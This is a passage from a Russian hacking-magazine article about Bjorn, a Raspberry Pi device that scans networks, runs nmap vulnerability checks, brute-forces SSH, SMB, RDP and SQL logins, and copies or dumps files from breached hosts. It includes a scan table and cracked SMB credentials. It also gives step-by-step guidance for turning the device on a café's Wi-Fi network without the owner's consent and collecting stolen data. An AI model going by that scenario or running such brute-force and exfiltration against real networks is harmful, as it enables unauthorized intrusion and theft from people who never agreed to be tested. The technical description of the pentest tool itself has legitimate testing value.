
Продолжение статьи →

КАРМАННЫЙ ВИКИНГ

ЗНАКОМИМСЯ С BJORN — УНИКАЛЬНЫМ УСТРОЙСТВОМ ДЛЯ ХАКЕРОВ И ПЕНТЕСТЕРОВ

Кроме того, проект использует геймификацию — на экран выводятся игровые достижения и прогресс, что делает работу с устройством более увлекательной. Иными словами, дисплей показывает «пульс» устройства, дает быстрый ответ на три вопроса: что сейчас делает викинг, что он недавно нашел и в каком он настроении. Все, что показывает дисплей, одновременно дублируется в веб-интерфейсе и логируется на SD-карту.

Веб-интерфейс управляется встроенным веб-сервером (в проекте он реализован в виде скрипта `webapp.py`), который отдает HTML-страницы, изображение текущего состояния экрана и API-эндпоинты для управления данными. В практическом плане это значит, что ты можешь открыть в браузере страницу по IP-адресу девайса и получить тот же набор информации, что и на дисплее, но с удобной навигацией, логами и доступом к файлам. Сервер в репозитории описан как многопоточный, обрабатывающий GET/POST-запросы и логирующий события для отладки.



IP	Hostname	Alive	MAC Address	22	80	111	135	139	445
192.168.1.115	raspberrypi.lan	1	b8:27:eb:29:71:39	22					
192.168.1.118	LWIP.lan	1	c6:d8:d5:27:9f:83						
192.168.1.125	debian.lan	1	98:43:fa:7c:0f:8d	22	80	111		139	445
192.168.1.159	OnePlus7Pro.lan	1	5a:29:17:39:b2:62	22					
192.168.1.207	Nb-AORUS-15P-XD.lan	1	e0:d4:64:35:de:b4				135	139	445
192.168.1.238	DESKTOP-E7GBVR1.lan	1	80:30:49:c6:b8:43				135	139	445
192.168.1.133	bjorn.lan	1	192.168.1.133_bjorn.lan	22					

Веб-интерфейс довольно-таки наглядный и удобный

SSH-доступ остается базовым способом взаимодействия с Bjorn для тех, кто предпочитает командную строку: по SSH можно выполнять команды, править конфиги и просматривать содержимое директории `data/output`, где Bjorn хранит все артефакты из своих рейдов — дампы, отчеты. Чтобы не лазить в сеть вручную, автор проекта разработал вспомогательный инструмент — Bjorn Detector, который сканирует локалку, находит IP девайса и отображает кнопку для быстрого SSH-доступа. Это удобно для «полевой» работы, например когда требуется быстро получить доступ к Bjorn с ноутбука или планшета.

Наконец, интерфейс проектировали с мыслью о расширяемости. Веб-морда и скрипты легко поддаются модификации: можно добавить плагины, дополнительные страницы или визуализации, а сообщество активно делится готовыми фиксами и темплейтами.

ЧТО УМЕЕТ ВИКИНГ?

Основное отличие Bjorn от Pwnagotchi состоит в том, что последний фокусируется именно на захвате рукопожатий (handshakes) и позволяет собирать хендшейки для последующего взлома паролей Wi-Fi. Bjorn же работает иначе: он подключается к сети с уже известным SSID и паролем, а затем занимается сканированием активных хостов, портов и сервисов в ней, а также пытается проводить брутфорс этих самых сервисов.

Данные для подключения к Wi-Fi при этом приходится получать другими методами: например, брутом собранных данных с использованием панагочи хешей или при помощи агрегаторов открытых точек доступа наподобие WiFi Map.

Первый шаг любого рейда — разведка. Bjorn начинает свою работу с модуля `scanning.py`, задача которого — составить карту локальной сети и найти потенциальные цели. Этот процесс состоит из двух этапов:

1. **Обнаружение живых хостов.** Сначала Bjorn определяет подсеть, в которой он находится (например, `192.168.1.0/24`). Затем, используя `nmap -sn` (пинг-сканирование), девайс быстро определяет, какие IP-адреса в этой сети активны. Для каждого живого хоста он также пытается получить MAC-адрес и имя.
2. **Сканирование портов.** Для каждого найденного активного хоста Bjorn запускает многопоточное сканирование портов. Он проверяет порты из списка, заданного в конфигурационном файле `shared_config.json` (параметр `portlist`). Это неглубокое, но быстрое сканирование, цель которого — просто понять, какие сервисы (SSH, FTP, SMB и так далее) доступны.

Вся собранная информация — IP-адреса, MAC-адреса, имена хостов и списки открытых портов — сохраняется в базу знаний викинга, файл `data/netkb.csv`. Именно на основе этих данных оркестратор будет принимать решения о дальнейших атаках.

После того как карта сети составлена и если в конфигурации включена соответствующая опция (`scan_vuln_running: true`), Bjorn переходит ко второму, более глубокому этапу разведки — поиску известных уязвимостей. За это отвечает модуль `nmap_vuln_scanner.py`.

Для этого Bjorn запускает Nmap со следующими параметрами для каждой цели:

```
nmap -sV --script vulners.nse -p <порты> <IP-адрес>
```

Ключ `-sV` заставляет Nmap не просто проверить, открыт ли порт, а попытаться определить версию сервиса, который на нем работает (например, Apache httpd 2.4.29 или vsftpd 2.3.4). Ключ `--script vulners.nse` запускает встроенный в Nmap скрипт, который берет полученную ключом `-sV` версию сервиса и отправляет онлайн-запрос к огромному агрегатору уязвимостей vulners.com, чтобы проверить, известны ли CVE для этой конкретной версии. Результаты записываются в подробный отчет, который сохраняется в папку `data/output/vulnerabilities/`.


После разведки Bjorn переходит к основной атаке — подбору учетных данных. Он не пытается эксплуатировать найденные CVE-уязвимости, а фокусируется на «грубой силе». В его арсенале — модули для брутфорса SSH, FTP, SMB, RDP, Telnet и SQL, использующие настраиваемые словари. Если атака на сервис удалась, запускаются скрипты эксфильтрации данных:

- для SSH, SMB, FTP и Telnet Bjorn ищет и скачивает файлы с именами и расширениями, указанными в `config/shared_config.json`. Все трофеи сохраняются в папку `data/output/data_stolen/` с подпапками для каждого протокола;
- в случае с MySQL при наличии доступа Bjorn не ищет файлы, а делает полный дамп всех таблиц из всех доступных баз данных, сохраняя их в формате CSV в `data/output/data_stolen/sql/`.

Иными словами, самый простой сценарий использования Bjorn — такой: если ты, например, знаешь пароль от Wi-Fi соседней кафешки, в которую ты ходишь каждый день обедать, тебе нужно:

- настроить Bjorn на точку Wi-Fi, раздаваемую с твоего смартфона;
- прийти в кафе;
- на телефоне открыть в браузере `http://bjorn:8000/config.html`;
- на панели инструментов (под основным меню) найти и нажать иконку Wi-Fi;
- выбрать сеть: появится панель со списком доступных Wi-Fi-сетей, которые Bjorn видит в данный момент. В списке следует отыскать нужную сеть (например, сеть кафе) и кликнуть на ней;
- появится всплывающее окно с запросом пароля для этой сети. Введи пароль и нажми OK.

Пока ты пьешь кофе, Bjorn будет тихо охотиться в фоновом режиме. Вернувшись домой, ты сможешь подключиться к девайсу через MicroUSB и спокойно проанализировать результаты рейда: изучить хронологию действий в логах (`data/logs/`), проверить найденные учетные данные (`data/output/crackedpwd/`) и изучить отчеты о найденных уязвимостях (`data/output/vulnerabilities/`).



Credentials

sql.csv

IP Address	User	Password	Port	Database

telnet.csv

MAC Address	IP Address	Hostname	User	Password	Port

rdp.csv

MAC Address	IP Address	Hostname	User	Password	Port

smb.csv

MAC Address	IP Address	Hostname	Share	User	Password	Port
98:43:fa:7c:0f:8d	192.168.1.125	debian.lan	Video_courses	admin	admin	445
98:43:fa:7c:0f:8d	192.168.1.125	debian.lan	WD_Passport	admin	admin	445
98:43:fa:7c:0f:8d	192.168.1.125	debian.lan	White_notebook	admin	admin	445

На одном из компов подобрался пароль к SMB-серверу на локальном NAS


INFO

На «Реддите» описан еще один фэншуйный способ работы с беспроводными сетями: нужно настроить Bluetooth-подключение со смартфона к девайсу, чтобы по Wi-Fi он атаковал сеть, а ты контролировал его по Bluetooth через веб-интерфейс или SSH. Но у нас этот способ не сработал.

Иными словами, девайс в состоянии выступать не только в роли сканера уязвимостей, также он может извлекать полезные артефакты, что делает его полноценным инструментом Red Team или автономной платформой для тестирования сети. При этом, если юзер способен писать код на Python, Bjorn позволяет разрабатывать свои плагины и добавлять новые шаблоны атак. Такая модульность превращает устройство из обычного сетевого сканера в платформу, адаптируемую под конкретные задачи. А еще одно несомненное достоинство — Bjorn может работать автономно, без постоянного вмешательства пользователя, что удобно для внедрения устройства в тестовую сеть и наблюдения за изменениями.

Если собрать все функции вместе, Bjorn превращается в универсальную мини-платформу для пентестера: девайс сначала сканирует сеть, потом ищет слабые места, затем пытается подобрать пароли и извлекает результаты. Пользователь получает отчет и артефакты через веб-интерфейс или консоль, притом все это можно расширять своими модулями и гибко настраивать. Ну не фантастика ли?

